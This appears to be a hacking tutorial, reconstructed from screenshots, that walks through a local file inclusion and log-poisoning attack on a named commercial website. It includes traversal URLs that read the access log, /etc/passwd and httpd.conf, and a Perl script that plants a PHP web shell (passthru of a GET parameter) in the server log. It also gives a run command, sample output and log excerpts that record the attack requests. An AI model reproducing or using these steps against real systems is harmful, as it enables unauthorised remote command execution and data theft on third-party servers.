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
proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/a



```
http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log
```

```
46.229.164.100 - - [04/Jun/2017:03:06:53 -0400] "GET /robots.txt HTTP/1.1" 404 299 "-" "Mozilla/5.0 (compatible; SemrushBot/1.2~bl; +http://www.semrush.com/bot.html)" 52.27.98.209 - - [04/Jun/2017:03:14:20 -0400] "GET /admin/products_img
/img/login.do.php HTTP/1.1" 404 320 "-" "Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko" 164.132.162.157 - - [04/Jun/2017:03:29:50 -0400] "GET /admin/products_img/10.jpg HTTP/1.1" 200 58826 "-" "Mozilla/5.0
(compatible; AhrefsBot/5.2; +http://ahrefs.com/robot/)" 5.196.87.59 - - [04/Jun/2017:03:30:06 -0400] "GET /robots.txt HTTP/1.1" 404 299 "-" "Mozilla/5.0 (compatible; AhrefsBot/5.2; +http://ahrefs.com/robot/)" 173.234.164.3 - - [04/Jun/2017:04:09:24
-0400] "HEAD / HTTP/1.1" 200 - "http://uptime.com/proqualitycontrol.com" "Mozilla/5.0 (compatible; Uptimebot/1.0; +http://www.uptime.com/uptimebot)" 5.9.111.70 - - [04/Jun/2017:04:23:26 -0400] "GET /robots.txt HTTP/1.1" 404 299 "-" "Mozilla/5.0
(compatible; MJ12bot/v1.4.7; http://mj12bot.com/)" 5.9.111.70 - - [04/Jun/2017:04:23:28 -0400] "GET /canadian_flag_popup.php HTTP/1.1" 200 5251 "-" "Mozilla/5.0 (compatible; MJ12bot/v1.4.7; http://mj12bot.com/)" 106.120.173.93 - - [04/Jun
/2017:04:47:40 -0400] "GET /robots.txt HTTP/1.1" 404 295 "-" "Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)" 106.120.173.93 - - [04/Jun/2017:04:47:38 -0400] "GET /index.php?page=factoryaudits HTTP/1.1" 200
11805 "-" "Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)" 46.229.164.102 - - [04/Jun/2017:04:55:56 -0400] "GET /robots.txt HTTP/1.1" 404 295 "-" "Mozilla/5.0 (compatible; SemrushBot/1.2~bl;
+http://www.semrush.com/bot.html)" 79.137.79.167 - - [04/Jun/2017:05:35:15 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1453.90 Safari/537.36" 100.43.81.141 - -
[04/Jun/2017:06:23:04 -0400] "GET /robots.txt HTTP/1.1" 404 295 "-" "Mozilla/5.0 (compatible; YandexBot/3.0; +http://yandex.com/bots)" 141.8.143.141 - - [04/Jun/2017:06:23:11 -0400] "GET /favicon.ico HTTP/1.1" 404 296 "-" "Mozilla/5.0 (compatible;
YandexBot/3.0; +http://yandex.com/bots)" 188.73.148.2 - - [04/Jun/2017:06:51:52 -0400] "GET /index.php HTTP/1.0" 200 21026 "http://aksonural.ru/" "Mozilla/5.0 (iPhone; CPU iPhone OS 10_3_1 like Mac OS X) AppleWebKit/603.1.30 (KHTML, like
Gecko) Version/10.0 Mobile/14E304 Safari/602.1" 220.181.108.112 - - [04/Jun/2017:07:13:16 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)" 51.255.71.100 - - [04/Jun
/2017:07:18:50 -0400] "GET /images/logo.jpg HTTP/1.1" 200 70105 "-" "Mozilla/5.0 (compatible; AhrefsBot/5.2; +http://ahrefs.com/robot/)" 151.80.39.152 - - [04/Jun/2017:07:19:26 -0400] "GET /robots.txt HTTP/1.1" 404 295 "-" "Mozilla/5.0 (compatible;
AhrefsBot/5.2; +http://ahrefs.com/robot/)" 216.244.66.202 - - [04/Jun/2017:08:03:15 -0400] "GET /robots.txt HTTP/1.1" 404 295 "-" "Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)" 27.57.131.164 - - [04/Jun
/2017:08:29:36 -0400] "GET /images/logo.jpg HTTP/1.1" 200 70105 "https://www.google.co.in/" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36" 216.244.66.249 - - [04/Jun
/2017:08:41:48 -0400] "GET /robots.txt HTTP/1.1" 404 295 "-" "Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)" 46.161.9.14 - - [04/Jun/2017:08:53:01 -0400] "GET /index.php HTTP/1.0" 200 21026
"http://proqualitycontrol.com/index.php" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 YaBrowser/17.3.0.1785 Yowser/2.5 Safari/537.36" 199.58.86.209 - - [04/Jun/2017:09:01:06 -0400] "GET
/robots.txt HTTP/1.1" 404 295 "-" "Mozilla/5.0 (compatible; MJ12bot/v1.4.8; http://mj12bot.com/)" 199.58.86.209 - - [04/Jun/2017:09:01:07 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/5.0 (compatible; MJ12bot/v1.4.8; http://mj12bot.com/)"
198.204.235.26 - - [04/Jun/2017:09:27:32 -0400] "GET /wp-login.php HTTP/1.1" 404 297 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" 198.204.235.26 - - [04/Jun
/2017:09:27:43 -0400] "GET /robots.txt HTTP/1.1" 404 295 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" 199.21.99.213 - - [04/Jun/2017:09:39:20 -0400] "GET / HTTP/1.1"
200 21044 "-" "Mozilla/5.0 (compatible; YandexBot/3.0; +http://yandex.com/bots)" 199.21.99.213 - - [04/Jun/2017:09:39:21 -0400] "GET /robots.txt HTTP/1.1" 404 299 "-" "Mozilla/5.0 (compatible; YandexBot/3.0; +http://yandex.com/bots)" 199.21.99.213 - -
[04/Jun/2017:09:39:25 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/5.0 (compatible; YandexBot/3.0; +http://yandex.com/bots)" 66.249.73.214 - - [04/Jun/2017:09:39:55 -0400] "GET /images/ini_img.jpg HTTP/1.1" 304 - "-" "Googlebot-Image/1.0"
5.39.93.96 - - [04/Jun/2017:09:55:47 -0400] "GET /index.php HTTP/1.0" 200 21026 "http://proqualitycontrol.com/index.php" "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.96 Safari/537.36"
180.159.221.230 - - [04/Jun/2017:10:55:23 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol 2.0.50727.5448)" 103.226.214.4 - - [04/Jun/2017:11:40:16 -0400] "GET / HTTP/1.1" 200 21044 "-"
"Mozilla/5.0 (Windows NT 6.0) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.100 Safari/534.30" 2.218.114.110 - - [04/Jun/2017:11:40:24 -0400] "GET /images/logo.jpg HTTP/1.1" 200 70105 "https://www.bing.com/" "Mozilla/5.0 (Windows
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393" 180.66.214.183 - - [04/Jun/2017:11:43:10 -0400] "GET /images/logo.jpg HTTP/1.1" 200 70105 "-" "Mozilla/5.0 (Windows NT 10.0;
WOW64; Trident/7.0; rv:11.0) like Gecko" 164.132.161.8 - - [04/Jun/2017:11:51:14 -0400] "GET /admin/products_img/29.jpg HTTP/1.1" 200 94430 "-" "Mozilla/5.0 (compatible; AhrefsBot/5.2; +http://ahrefs.com/robot/)" 78.129.250.17 - - [04/Jun
/2017:11:56:45 -0400] "GET /robots.txt HTTP/1.1" 404 299 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:56:46 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/5.0 (compatible;
aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:56:48 -0400] "GET /css/import.css HTTP/1.1" 200 280 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun
/2017:11:56:49 -0400] "GET /scripts/AC_RunActiveContent.js HTTP/1.1" 200 8029 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:56:51 -0400] "GET /scripts/menu.js HTTP/1.1" 200
13678 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:56:55 -0400] "GET /css/menu.css HTTP/1.1" 200 3187 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)"
78.129.250.17 - - [04/Jun/2017:11:56:56 -0400] "GET /greybox/gb_styles.css HTTP/1.1" 200 2302 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:56:58 -0400] "GET /css/reset.css
HTTP/1.1" 200 696 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:56:59 -0400] "GET /css/style.css HTTP/1.1" 200 7183 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9;
+https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:57:00 -0400] "GET /scripts/jquery.js HTTP/1.1" 200 55774 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:57:02
-0400] "GET /scripts/jquery.min.js HTTP/1.1" 200 57254 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:57:03 -0400] "GET /scripts/piroBox.1_2.js HTTP/1.1" 200 15570 "-" "Mozilla/5.0
(compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - - [04/Jun/2017:11:57:05 -0400] "GET /greybox/AJS.js HTTP/1.1" 200 19831 "-" "Mozilla/5.0 (compatible; aiHitBot/2.9; +https://www.aihitdata.com/about)" 78.129.250.17 - -
```


My friend @paceander coded this perl script to inject the access_log.

```
#!/usr/bin/perl -w

use IO::Socket::INET;

my $host = $ARGV[0];
my $port = $ARGV[1];

print “*** Injecting $host:$port access log…\n”;

my $rce = “<?if(get_magic_quotes_gpc()){
\$_GET[cmd]=stripslashes(\$_GET[cmd]);} passthru(\$_GET[cmd]);?
>”;
$sock = IO::Socket::INET->new(PeerAddr=>$host, PeerPort=>$port,
Proto=>”tcp”) || die “Cant connect to $host:$port!\n”;
print $sock “GET /v0pcr3w “.$rce.” HTTP/1.1\r\n”;
print $sock “Host: “.$host.”\r\n”;
print $sock “Connection: close\r\n\r\n”;
close($sock);
```

> *print "*** Done!\n\n";*


Or you can download it **here**

Run it "**perl log.pl <target> 80**"



```
root@box:~#
root@box:~#
root@box:~# perl log.pl proqualitycontrol.com 80
*** Injecting proqualitycontrol.com:80 access log...
*** Done!

root@box:~#
root@box:~#
root@box:~#
```

Open the access_log again and search for **v0pcr3w**. If the word is there then we've successfully injected the access_log.



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
proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/acce

http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log%00



```
http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log%00
```

```
"http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:16 -0400] "GET /scroll_gallery/4.jpg HTTP/1.1" 200 12918 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux
x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:16 -0400] "GET /scroll_gallery/14.jpg HTTP/1.1" 200 11249 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
182.16.174.2 - - [05/Jun/2017:11:34:16 -0400] "GET /scroll_gallery/13.jpg HTTP/1.1" 200 19616 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET
/greybox/w_close.gif HTTP/1.1" 200 74 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET /greybox/g_close.gif HTTP/1.1" 200 541
"http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET /greybox/indicator.gif HTTP/1.1" 200 8238 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux
x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET /greybox/header_bg.gif HTTP/1.1" 200 1188 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
103.49.222.58 - - [05/Jun/2017:11:34:18 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:34:18 -0400] "GET /images/favicon.ico HTTP/1.1" 200 5686 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:39:11 -0400] "GET /index.php?page=inipro HTTP/1.1" 200 10816 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:11 -0400] "GET /images/ini_img.jpg HTTP/1.1" 200 10792 "http://proqualitycontrol.com/index.php?page=inipro" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:39:12 -0400] "GET /images/pricing_heading_img-trans.png HTTP/1.1" 200 2832 "http://proqualitycontrol.com/index.php?page=inipro" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:12 -0400] "GET /index.php?page=inipro HTTP/1.1" 200 10816 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:32 -0400] "GET
/index.php?page=../../../../../../../../../../../../../../../../etc/passwd%00 HTTP/1.1" 200 11985 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:34 -0400] "GET /index.php?page=../../../../../../../../../../../../../../
../../etc/passwd%2500 HTTP/1.1" 200 21026 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:40:14 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf%00
HTTP/1.1" 200 72956 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:40:17 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf%2500 HTTP/1.1" 200 21026 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 94.25.179.164 - - [05/Jun/2017:11:41:26 -0400] "GET /index.php HTTP/1.0" 200 21026 "http://proqualitycontrol.com/index.php" "Mozilla/5.0 (Windows NT 5.1; rv:47.0)
Gecko/20100101 Firefox/47.0" 103.49.222.58 - - [05/Jun/2017:11:42:12 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log%00 HTTP/1.1" 200 68017 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:42:14 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log%2500 HTTP/1.1" 200 21026 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:49:24 -0400] "GET /v0pcr3w HTTP/1.1" 404 292 "-" "-" 103.49.222.58 - - [05/Jun/2017:11:49:44 -0400] "GET /v0pcr3w HTTP/1.1" 404 292 "-" "-"
```

